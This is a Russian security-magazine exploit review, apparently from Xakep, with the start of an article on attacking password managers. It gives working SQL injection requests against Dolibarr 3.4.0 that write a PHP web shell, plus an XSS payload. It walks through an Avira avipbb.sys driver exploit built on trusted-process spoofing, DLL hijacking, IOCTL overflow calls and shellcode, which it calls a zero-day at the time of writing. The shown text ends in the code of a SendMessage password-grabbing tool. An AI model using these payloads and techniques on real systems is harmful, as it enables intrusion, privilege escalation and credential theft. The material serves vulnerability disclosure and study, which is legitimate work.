Но ты только представь, пентестер может провернуть MITM-атаку удаленно! Даже не надо находиться в одном сегменте, да и защита на уровне сетевых девайсов не поможет. И в таком продукте!

Надеюсь, прочтенное наполнило тебя энтузиазмом и жаждой жизни, так что если есть желание поресерчить — пиши на ящик. Всегда рад :).

И успешных познаний нового!



Крутой MITM — это приятно

Борис Рютин, ЦОР
dukebarman@xakep.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодняшний обзор берет не количеством, а качеством. Мы с тобой проведем анализ защиты корпоративного веб-приложения, которая также применяется в различных WAF или в заданиях для CTF-турниров с хак-квестами, и изучим методы ее обхода. Далее рассмотрим весь путь по написанию эксплойта для уязвимости нулевого дня для популярного продукта Avira Internet Security.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В DOLIBARR 3.4.0

CVSSv2: N/A
Дата релиза: 14 октября 2013 года
Автор: @dronesec
CVE: N/A

Dolibarr — ERP/CRM-приложение корпоративного уровня, написанное на PHP. Сегодня мы рассмотрим уязвимости различного типа, от удаленно выполняемых до требующих предварительной аутентификации, все они были найдены в рамках одного исследования. Однако, как пишет автор, некоторые методы «санитарной» обработки (их действия схожи с WAF) были недостаточно исправлены и не было упоминаний, что их исправят в будущих патчах. Хотя мне кажется, после выхода публикации разработчики все-таки исправятся.

Для предотвращения атак исследуемое приложение использует черные списки, поэтому начнем с рассмотрения этого «санитарного метода».

Первый метод используется на каждой странице и находится в скрипте `main.inc.php`:

```
function analyse_sql_and_script(&$var, $type)
{
    if (is_array($var))
    {
        foreach ($var as $key => $value)
        {
            if (analyse_sql_and_script($value,$type))
            {
                $var[$key] = $value;
            }
            else
            {
                print 'Доступ сброшен из-за защиты от SQL/↵
                Скрипт инъекции в main.inc.php';
                exit;
            }
        }
            return true;
    }
    else
    {
            return (test_sql_and_script_inject($var,$type)↵
            <= 0);
```

Здесь вызывается достаточно типичная функция, которая выполняет проверку запросов:

```
function test_sql_and_script_inject($val, $type)
{
    $sql_inj = 0;
    // Для SQL-инъекции
    if ($type != 2)
    {
        $sql_inj += preg_match('/delete\s (+from/i', $val);
        $sql_inj += preg_match('/create\s (+table/i', $val);
        $sql_inj += preg_match('/update.+set.+=/i', $val);
        $sql_inj += preg_match('/insert\s (+into/i', $val);
        $sql_inj += preg_match('/select.+from/i', $val);
        $sql_inj += preg_match('/union.+select/i', $val);
        $sql_inj += preg_match('/(\.\.%2f)+/i', $val);
    }
    // Для стандартных XSS-инъекций рассматриваются все
    // предполагаемые случаи для JavaScript-кода:
    // когда обнаруживается '<script', 'javascript:',
    // '<style', 'vbscript:' внутри основного тега body
    // и '="&' в размере тега для старых браузеров.
    // Все примеры указаны на странице
    // ha.ckers.org/xss.html#XSScalc
    $sql_inj += preg_match('/<script/i', $val);
    if (! defined('NOSTYLECHECK')) $sql_inj += ↵
   preg_match('/<style/i', $val);
    $sql_inj += preg_match('/base\s (+href/i', $val);
    if ($type == 1)
    {
        $sql_inj += preg_match('/javascript:/i', $val);
        $sql_inj += preg_match('/vbscript:/i', $val);
    }
    // Для XSS-инъекций, которые добавляют JS-скрипт
    // с добавлением закрывающих HTML-тегов и используют
    // стандартные функции, такие как onmousemove и другие.
    // Мы отклоняем запросы, где внутри GET-параметров
    // встречается символ "
    if ($type == 1) $sql_inj += preg_match('/"/i', $val);
    // PHP_SELF — если в параметре обнаруживается ссылка
    // или схожий набор символов с синтаксисом
    if ($type == 2) $sql_inj += preg_match('/\s;" (/', $val);
    return $sql_inj;
```

Как видишь, данная защита недостаточно эффективна. Особенно в случае с защитой от межсайтового скриптинга. Например, черные списки в SQL-запросах не учитывают `INTO OUTFILE/DUMPFILE`, что означает: если мы составим правильную SQL-инъекцию, то получим веб-шелл на сайте.

Рассмотрим один из уязвимых запросов в файле `contact/fiche.php`:

```
if ($action == 'confirm_delete' && $confirm == 'yes' && ↵
$user->rights->societe->contact->supprimer)
{
    $result=$object->fetch($_GET["id"]);
```

Присмотрись к GET-параметру `id`, он ничем не фильтруется. Далее смотрим вызов функции `fetch` в скрипте `contact/class/contact.class.php`:

```
function fetch($id, $user=0)
{
    global $langs;
    $langs->load("companies");
    $sql = "SELECT c.rowid, c.fk_soc, c.civilite as ↵
   civilite_id, c.lastname, c.firstname,";
    $sql.= " c.address, c.zip, c.town,";
    ...
    $sql.= " WHERE c.rowid = ". $id;
    ...
    $resql=$this->db->query($sql);
```

В итоге уязвимый параметр оказывается в руках функции «санитара», рассмотренной выше. И сейчас у злоумышленника может быть два два пути: сдампить информацию из базы данных или получить веб-шелл на сайте. Если думаешь, что сдампить информацию — это сложный путь, так как придется брутить хеши пользователей, то посмотри на скриншот, где показано, в каком виде хранятся эти данные.

Да, глаза тебя не обманывают! Пароль в открытом виде лежит в ячейке, соседней с зашифрованным. Но оставим это для домашнего задания.

Downloads area | Dolibarr - Setup | http://localh...p?cmd=whoami
localhost/dolibarr-3.4.0/documents/shell.php?cmd=whoami
Most Visited | Offensive Security | Kali Linux | Kali Docs | Exploit-DB | Aircrack-ng
www-data 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35

Вывод команды whoami в нашем веб-шелле

Все-таки при пентесте наш Грааль — полноценный шелл. Теперь сконцентрируемся на обходе фильтров. Для получения доступа к сайту понадобится обойти фильтр на строку UNION SELECT (как уже было упомянуто выше, черные списки не учитывают функции INTO OUTFILE/DUMPFILE). После небольшого анализа исходного кода автором был составлен запрос с зашифрованными SQL словами по методу URL-кодирования, сохраняющий шелл на сайте:

```
http://localhost/dolibarr-3.4.0/htdocs/contact/fiche.php?↵
id=1%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20'<?php%20↵
system($_GET[\' cmd\'])?>',1,2,3,4,5,6,7,8,9,10,11,12,↵
13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,↵
32,33,34,35%20INTO%20OUTFIL E%20'/var/www/dolibarr-3.4.0/↵
documents/shell.php'&action= confirm_delete&confirm=yes HTTP/1.1
```

Папка documents идеально подойдет для хранения веб-шелла. Данный раздел во время инсталляции CMS должен быть создан пользователем и разрешен для записи. Эта уязвимость, которая была обнаружена внутри файла contact.class.php, найдена в четырех различных функциях: fetch, update, delete и create.

Теперь рассмотрим функцию фильтрации XSS:

```
...
$sql_inj += preg_match('/<script/i', $val);
if (! defined('NOSTYLECHECK')) $sql_inj += preg_match↵
('/<style/i', $val);
$sql_inj += preg_match('/base\s (+href/i', $val);
if ($type == 1)
{
    $sql_inj += preg_match('/javascript:/i', $val);
    $sql_inj += preg_match('/vbscript:/i', $val);
}
...
// Мы отклоняем символ " внутри GET-параметров
if ($type == 1) $sql_inj += preg_match('/"/i', $val);
// PHP_SELF — это ссылка или подобный синтаксис
if ($type == 2) $sql_inj += preg_match('/\s;" (/', $val);
return $sql_inj;
```

Как ты, возможно, заметил, защита довольна слабая. И мы можем попробовать одну из простых инъекций:

```
<body onload=alert(1)>
```

Если вставить такое значение в поле для фамилии контакта, то в результате произойдет успешное срабатывание. С помощью такой уязвимости можно полностью угнать сессию пользователя.

Единственный минус — эти уязвимости требуют аутентификации от атакующего. Но не стоит отчаиваться, одна удаленно эксплуатируемая уязвимость была найдена в файле public/members/public_list.php. Данный файл сконфигурирован с параметром define("NOLOGIN",1), это означает, что не требуется аутентификации к его доступу:

```
...
$sortfield = GETPOST("sortfield",'alpha');
$sortorder = GETPOST("sortorder",'alpha');
$page = GETPOST("page",'int');
if ($page == -1) { $page = 0; }
$offset = $conf->liste_limit * $page;
$pageprev = $page - 1;
$pagenext = $page + 1;
$filter=GETPOST('filter');
$statut=GETPOST('statut');
if (! $sortorder) { $sortorder="ASC"; }
if (! $sortfield) { $sortfield="nom"; }
...
llxHeaderVierge($langs->trans↵
("ListOfValidatedPublicMembers"));
$sql = "SELECT rowid, firstname, lastname, societe, zip, ↵
town, email, birth, photo";
...
$sql.= $db->order($sortfield,$sortorder);
$sql.= $db->plimit($conf->liste_limit+1, $offset);
```

Запомни параметры sortfield и sortorder, которые поступают на вход функции order в скрипте core/db/msqli.class.php:

```
function order($sortfield=0,$sortorder=0)
{
    if ($sortfield)
    {
        $return='';
        $fields=explode(',',$sortfield);
        foreach($fields as $val)
        {
            if (! $return) $return.=' ORDER BY ';
            else $return.=',';
            $return.=preg_replace('/^0-9a-z_\. ↵
            (/i','',$val);
            if ($sortorder)
                $return.=' '.preg_replace('/^0-9a-z ↵
                (/i','',$sortorder);
        }
        return $return;
```


Подстановка ложных значений дает неожиданный результат, который можно увидеть на скриншоте «Подстановка неправильного значения в параметре sortfield».

Как видишь, эти параметры проходят неправильную «санитарную» обработку, поэтому эксплуатации придется сделать более хитрой. Функция order убирает все, что не является номером, буквой нижнего регистра, и один из трех символов.


Перейдем к другому уязвимому скрипту, не требующему аутентификации в файле opensurvey/public/exportcsv.php:

```
$action=GETPOST('action');
$numsondage = $numsondageadmin = '';
if (GETPOST('sondage'))
{
    if (strlen(GETPOST('sondage')) == 24)
    {
        $numsondageadmin=GETPOST("sondage",'alpha');
        $numsondage=substr($numsondageadmin, 0, 16);
    }
    else
    {
        $numsondageadmin='';
        $numsondage=GETPOST("sondage",'alpha');
    }
}
$object=new Opensurveysondage($db);
$result=$object->fetch(0,$numsondage);

if ($result <= 0)
    dol_print_error('','Failed to get survey id '.↵
    $numsondage);
```



Успешное срабатывание XSS в поле «Фамилия» в приложении Dolibarr



Подстановка неправильного значения в параметре sortfield

Обрати внимание на параметр `$numsondage`, куда заносятся значения из `sondage` и `alpha`. В свою очередь, его значение поступает на вход функции `fetch` в скрипте `opensurvey/class/opensurveysondage.class.php`:

```
function fetch($id,$numsurvey='')
{
global $langs;
$sql = "SELECT";
...
$sql.= " FROM ".MAIN_DB_PREFIX."opensurvey_sondage as t";
if ($id > 0) $sql.= " WHERE t.rowid = ".$id;
else if (strlen($numsurvey) == 16) $sql.= " WHERE t.↵
id_sondage = '".$numsurvey."'";
else $sql.= " WHERE t.id_sondage_admin = '".$numsurvey."'";
...
```

Параметр может контролироваться неавторизованным пользователем и при этом поступает в запрос к базе данных. Если воспользоваться рассмотренным выше вектором, то удастся получить веб-шелл таким же способом:

```
http://localhost/dolibarr/htdocs/opensurvey/public/↵
exportcsv.php?sondage='%20%55%4e%49%4f%4e%20%53%45%4c%↵
45%43%54%20'<?php%20system($_GET[\'cmd\'])?>',2,3,4,5,6,7,8,↵
9,10,11,12,13%20INTO%20OUTFILE%20'/var/www/dolibarr-3.4.0/↵
documents/shell.php';%20--%20-%20 HTTP/1.1
```

От автора исследования есть эксплойт на языке Python, упрощающий атаку.

EXPLOIT

Мы не будем детально рассматривать эксплойт, так как вся его работа сводится к отправке указанных выше запросов. Исходники скрипта можно скачать из базы эксплойтов exploit-db (bit.ly/1hgANdo).

Пример запуска скрипта:

```
# python dolibarr_34_sploit.py -i 192.168.1.100 -p ↵
/dolibarr-3.4.0 -w /var/www/dolibarr-3.4.0/documents

[!] Копируем шелл на 192.168.1.100...
[!] Шелл скопирован. http://192.168.1.100/documents/o4oct.↵
    php?cmd=ls
```

По указанной ссылке страница будет выводить список файлов в директории шелла.


Есть небольшое ограничение для его работы. Если система запущена на ОС Windows с помощью таких программных средств, как DoliWamp или Dolibarr + WAMP, то пользователь, из-под которого осуществляется работа с базой данных, не имеет права на запись файлов. Но не надо отчаиваться, такие пользователи тоже уязвимы. Можно повредить базу или обойти фильтры через подзапросы.

TARGETS

Dolibarr <= 3.4.0.

SOLUTION

Есть исправление от производителя.



Проверка успешной работы эксплойта для Dolibarr

ОБХОД ФИЛЬТРОВ ДРАЙВЕРА AVIPBB.SYS И ПОВЫШЕНИЕ ПРИВИЛЕГИЙ ДЛЯ AVIRA INTERNET SECURITY

CVSSv2: N/A
Дата релиза: 19 октября 2013 года
Автор: Ahmad Moghimi aka mall0cat
CVE: N/A

Антивирус Avira очень популярен из-за его бесплатности, так что эта уязвимость становится очень актуальной в будущих пентестах :).

Во время своей установки антивирус устанавливает несколько различных драйверов. Среди них выделяется `avipbb.sys` с большим количеством обработок ioctl-запросов. Если загрузить его в IDA, то можно увидеть эту схему обработки по адресу `0x170C8`.

После просмотра дизассемблерного листинга видно, что поддерживаются различные управляющие коды, но у нас нет возможности их использовать. В начале этой функции происходит проверка некоторых таких кодов:

```
.text:000170E3      mov     edx, 22245Ch
.text:000170E8      lea     eax, [edx+38h]
.text:000170EB      lea     ecx, [edx+68h]
.text:000170EE      cmp     esi, 222458h
.text:000170F4      jz      short loc_1715E
.text:000170F6      cmp     esi, edx
.text:000170F8      jz      short loc_1715E
.text:000170FA      cmp     esi, 222490h
.text:00017100      jz      short loc_1715E
.text:00017102      cmp     esi, eax
.text:00017104      jz      loc_17571
.text:0001710A      cmp     esi, 222404h
.text:00017110      jz      short loc_1715E
.text:00017112      cmp     esi, 222498h
.text:00017118      jz      short loc_1715E
.text:0001711A      cmp     esi, ecx
.text:0001711C      jz      short loc_1715E
.text:0001711E      cmp     esi, 2224CCh
.text:00017124      jz      short loc_1715E
```

Далее проверяется, является ли текущий поток системным или нет:

```
.text:00017126      call    ds:KeGetCurrentThread
.text:0001712C      push    eax ; _DWORD
.text:0001712D      call    dword_2CDB0 ; issystemthread
.text:00017133      test    al, al
.text:00017135      jnz     short loc_17153
```

Затем идет проверка, правильный ли `Proccess Id` у текущего процесса, далее — вызывающий код по адресу `0x1144E`:

```
.text:00017137      call    ds:PsGetCurrentProcessId
// Текущий PID
.text:0001713D      push    eax
.text:0001713E      call    sub_1144E
.text:00017143      test    eax, eax
.text:00017145      jnz     short loc_17153
```

Процедура `sub_1144E` ищет PID (идентификатор процесса) среди доверенных идентификаторов, которые доступны по адресу `0x2E118`:

> *Чтобы выглядеть менее подозрительным в глазах антивируса, помимо копии исполняемого файла создадим в той же папке свою библиотеку с одним из схожих имен из папки антивируса, например mfc100u*

```
.text:00011456      xor     bl, bl
.text:00011458      call    ds:KeEnterCriticalRegion
// Ждем
.text:0001145E      push    1
.text:00011460      mov     edi, offset stru_2E0C0
// Ресурс
.text:00011465      push    edi
.text:00011466      call    ds:ExAcquireResourceSharedLite
.text:0001146C      mov     esi, dword_2E118
// Указатель на список с доверенными идентификаторами
.text:00011472      mov     eax, offset dword_2E118
```

После проверки было найдено, что через эту процедуру можно отправить следующие управляющие коды:

```
222404h, 222458h, 22245Ch, 222490h, 222498h, 2224CCh
```

Но для этого автору сплоита нужно быть системным потоком или доверенным процессом, отправляющим запросы на обработчик кодов.

Путь, где мы являемся системным потоком, отбрасывается, поэтому нужно узнать, как все-таки драйвер `avipbb.sys` определяет, доверенный ли процесс. После проверки упомянутого выше списка доверенных процессов устанавливаем, что процедура `sub_1124c` берет параметр PID и ищет его в списке. В случае если его не существует среди доверенных, она добавляет новую запись:

```
.text:00011308      mov     eax, dword_2E11C
.text:0001130D      mov     dword ptr [edi], offset ↵
                            dword_2E118
.text:00011313      mov     [edi+4], eax
.text:00011316      mov     [eax], edi
// Ресурс
.text:00011318      mov     ecx, esi
.text:0001131A      mov     dword_2E11C, edi
.text:00011320      call    ds:ExReleaseResourceLite
.text:00011326      call    ds:KeLeaveCriticalRegion
```

То есть процедура `sub_1124C` отвечает за добавление новых PID в список и вызывается из процедуры `sub_1653C`:

```
.text:000165C9      call    sub_17C3C
.text:000165CE      call    sub_17BD8
// PsGetCurrentProcessId
.text:000165D3      call    esi
.text:000165D5      push    eax
.text:000165D6      call    ds:IoGetCurrentProcess
.text:000165DC      push    eax
.text:000165DD      call    sub_1124C
.text:000165E2      mov     esi, eax
```

К ней можно обратиться с помощью управляющего кода `0x222458`:

```
.text:00017270      push    edi
.text:00017271      call    sub_1653C
.text:00017276      and     dword_2CBD8, 0
.text:0001727D      jmp     loc_1756B
```

Таким образом, у автора сплоита появляется возможность добавить процесс в список доверенных для использования управляющих кодов. Увы, это еще не победа. Так как в процедуре `sub_1653C` имеется несколько других проверок на доверие к процессу перед добавлением и проверяется путь, откуда запустился процесс в процедуре `sub_163E0`:

```
// PsGetCurrentProcessId
.text:00016590      call    esi
// ReturnLength
.text:00016592      push    eax
// Берем путь исполняемого файла
.text:00016593      call    sub_163E0
.text:00016598      mov     ecx, [ebp+P]
```

И если его еще как-то можно обойти, то пройти проверку на принадлежность к продуктам от Avira уже сложнее:

```
.text:000165AF      lea     eax, [ebp+var_8]
.text:000165B2      push    eax
```

Name	Date modified	Type	Size
exploit.exe	7/18/2013 7:49 AM	Application	338 KB
mfc100u.dll	10/19/2013 1:28 AM	Application extens...	470 KB

Набор файлов для атаки на Avira

```
// Путь выполнения
.text:000165B3          push     dword ptr [ecx+4]
// Правильный ли exe?
.text:000165B6          call     sub_110B6
```

Процедура sub_110B6 ведет к выполнению различных подпрограмм, читающих PE-формат файла и пытающихся обнаружить несколько сигнатур в исполняемом файле. После анализа и реверса этой части кода было найдено, что используется несколько хешей, проходящих проверку:

```
.rdata:00028578 aAvcs4f3a4200c37o db 'AVCS4F3A4200C370',0
...
.rdata:0002858C a62f3ab0132favcse db '62F3AB0132FAVCSE',0
...
.rdata:000285A0 aAvsign_0         db 'AVSIGN',0
```

Эти же хеши были найдены среди EXE-файлов самого антивируса, например avgnt.exe. После этого можно сделать свой исполняемый файл, проходящий проверку. Или пойти по более легкому пути, что и сделал автор:

1. Берется копию «правильного» файла, например avgnt.exe.
2. Инжектится свой код.
3. Далее отправляется первый запрос с управляющим кодом 0x222458 для добавления нашего процесса в список доверенных.
4. Теперь у пентестера есть доступ к полному функционалу драйвера.

Чтобы выглядеть менее подозрительным в глазах антивируса, автор сплоита помимо копии исполняемого файла создал в той же папке свою библиотеку с одним из схожих имен из папки антивируса. После запуска EXE-файла он попытается найти нужную библиотеку в своей папке. На скриншоте «Набор файлов для атаки на Avira» представлен полученный набор файлов.

После того как автор смог обойти фильтр, он нашел интересный обработчик управляющего кода 0x222450. Процедура sub_167B4, отвечающая за его обработку, в некоторой части своего кода имеет небезопасное копирование, приводящее к старому доброму переполнению:

```
.text:00016975          lea      eax, [ecx+eax*2]
.text:00016978          push     edx ; size_t
.text:00016979          push     eax ; void *
.text:0001697A          movzx    eax, di
.text:0001697D          lea      eax, [esi+eax*2+14h]
.text:00016981          push     eax ; void *
.text:00016982          call     memcpy
```

Благодаря этой уязвимости в итоге был написан эксплойт для повышения привилегий.

EXPLOIT

Как уже было сказано выше, используется DLL-библиотека с «правильным» именем, поэтому за основу эксплойта взята технология DLL Hijacking. При атаке библиотеки происходит выполнение нужного кода:

```
case DLL_PROCESS_ATTACH:
{
    ExitProcess(Driver());
```

Пройдемся по ключевым пунктам эксплойта. Вначале осуществляется попытка получить доступ к уязвимому драйверу:

```
handle = CreateFileA("\\\\.\\avipbb", GENERIC_READ | GENERIC_↵
WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_↵
EXISTING, FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED, 0);
```

Далее отправляется управляющий код на драйвер для добавления нужного процесса в список доверенных:

```
char inbuffer[0x8] = {0xE0, 0xAB, 0xEB, 0xAC, 0xAF, 0xAB, ↵
0xEB, 0x1F};
...
DeviceIoControl(handle, 0x222458, inbuffer, sizeof(inbuffer),↵
 NULL, NULL, &dwSz, NULL);
```

Потом выделяется память с нужным шелл-кодом:

```
void * memoo = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,↵
0x300);
memset(memoo, 0x41, 0x300);
...
BYTE * fake = new BYTE[0x190];
memset(fake, 0, 0x190);
*(DWORD*)(fake+0xA8) = (DWORD)shellcode;
*(DWORD*)((DWORD)memoo+0x114) =  (DWORD)fake;
char inbuffer2[0x118];
memset(inbuffer2, 0x45, 0x118);
*(DWORD*)(inbuffer2+8) = (DWORD)memoo;
```

После чего создается большое количество событий для последующего переполнения:

```
for(i = 0 ; i < 0x100000 ; i++)
    CreateEvent(NULL, FALSE, FALSE, NULL);
for(i = 0 ; i < 0x10000 ; i++)
    hArri ( = CreateEvent(NULL, FALSE, FALSE, NULL);
```

Теперь еще раз отправляется запрос с управляющим кодом 0x222450 и нашим атакующим буфером:

```
DeviceIoControl(handle, 0x222450, inbuffer2, ↵
sizeof(inbuffer2), output, sizeof(output), &dwSz, NULL);
```

После закрытия обработчика запроса можно выполнять интересующие нас команды, например:

```
CloseHandle(handle);
WinExec("CMD", SW_SHOWNORMAL);
```

Полный исходник эксплойта можно скачать с сайта автора (bit.ly/1gNBZXR). Также автор эксплойта выложил демонстрационное видео (bit.ly/HhhzGT). Тестирование проводилось на Windows XP SP3, помимо этого, в шелл-коде указаны offset адреса, специфичные для этой ОС.

TARGETS

Автор записывал видео для Avira Internet Security с базой обновлений от 19 октября 2013 года.

SOLUTION

На момент написания статьи обход фильтров драйвера считался уязвимостью нулевого дня.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Ищем слабые места современных менеджеров паролей

Проверка на прочность

Чем длиннее пароль, тем безопаснее, но тем и неудобнее. Для устранения пробела между человеческим фактором и безопасностью данных на помощь приходят менеджеры паролей. Однако при таком подходе получается, что безопасность пользователя зависит только от одного — от мастер-пароля. И как выясняется, не каждому менеджеру можно доверить все свои данные.

ПОСТАНОВКА ЗАДАЧИ

В сентябрьском номере журнала (№ 176) был краткий обзор и сравнение популярных менеджеров паролей, сегодня же подробно поговорим об их безопасности в целом. В этой статье мы критически подойдем к защите менеджеров паролей и рассмотрим несколько вариантов атаки на популярные менеджеры с целью получения мастер-пароля или возможности частичного получения данных, сохраненных в базе паролей.

В качестве экзаменуемых были выбраны пять наиболее популярных решений для ОС Windows:

- Kaspersky Password Manager 5.0.0.176 (bit.ly/4Fl6jR);
- Sticky Password 7.0.2.27 (bit.ly/cPrte2);
- 1Password 1.0.9.337 (bit.ly/oQQRur);
- KeePass 2.23 (bit.ly/8YHYC);
- RoboForm 7.9.2.5 (bit.ly/1QeliG).



Александр Ващило aka Pankov404, специалист ИБ
pankov404@gmail.com,
@Pankov404

Каждый из них мы проверим на уязвимость к следующим атакам:

1. Атаке на мастер-пароль.
2. Атаке на содержимое базы паролей.
3. Атаке DLL Hijacking.

И по результатам проверки поставим каждому из них соответствующую оценку: плохо, удовлетворительно или хорошо.

АТАКА НА ПАРОЛИ

Как известно, менеджеры паролей не сохраняют мастер-пароль где-либо на компьютере, и каждый раз при использовании менеджера пользователь должен вводить его вручную. Для перехвата таких паролей, как правило, используют кейлоггеры плюс запись движения курсора и снимки экрана, если имела место виртуальная клавиатура. Однако в нашем случае мы не будем писать сложные теневые драйверы для перехвата нажатий клавиш и снимков экранов, так как они могут поставить нашу атаку в лабораторные условия и легко детектятся антивирусами. Мы рассмотрим интересный, но не новый способ получения пароля прямо из окна ввода через вызов API `SendMessage` с параметром `WM_GETTEXT`. Этот способ замечателен тем, что многие антивирусы не распознают его как потенциально опасное действие, а реализуется он буквально парами строк кода, плюс для его запуска не требуется наличие прав администратора.

Кроме того, атаку через SendMessage можно применить для получения текстовых данных из любых окон приложения, поэтому, даже если мастер-пароль не поддастся, есть большая вероятность частичного или полного получения содержимого самой базы после ее открытия.

DLL HIJACKING

Помимо этого, мы будем проверять уязвимость каждого менеджера к атаке DLL Hijacking, чтобы выяснить, насколько корректно каждый из них загружает динамические библиотеки. И если будет обнаружена возможность подменить загружаемую библиотеку на свою, то это будет означать, что мы сможем выполнить произвольный код в системе. И хотя данной атаке подвержено большое количество различных приложений, в случае с менеджерами паролей она имеет свой нюанс. Многие пользователи часто работают за разными компьютерами, и поэтому они запускают менеджеры паролей со съемных устройств. Если при каждом таком запуске будет происходить загрузка несанкционированной библиотеки, то фактически сам менеджер паролей превращается в опасный распространитель вирусов.

SENDMESSAGE-ЭКСПЛОЙТ


Писать для каждого менеджера паролей свой собственный эксплойт неэффективно, поэтому давай остановимся на универсальном варианте. Преимущества такого подхода заключаются в том, что с его помощью мы можем не только «выдернуть» мастер-пароль и сохраненные в самой базе пароли, но также использовать его для других приложений, в которых есть форма ввода пароля. Фактически по функционалу у нас получится простой и удобный хактул, позволяющий получать пасворды из любого приложения. Ну, довольно слов, пришло время перейти к самому кодингу.

Прежде всего нам понадобится функция, которая будет подготавливать поле memo для принятия новых данных и определять хендл главного окна под курсором, после чего будет получать хендлы дочерних окон и передавать его последующей функции для распознания содержимого окна.

```
void __fastcall TForm1::Timer1Timer(TObject ↩
*Sender)
{
   Memo1->Lines->Clear();
   HWND h;
   POINT Point;
   GetCursorPos(&Point);
   h = WindowFromPoint(Point);
   EnumChildWindows(h,(WNDENUMPROC)EnmWndwsWnd,0);
}
```

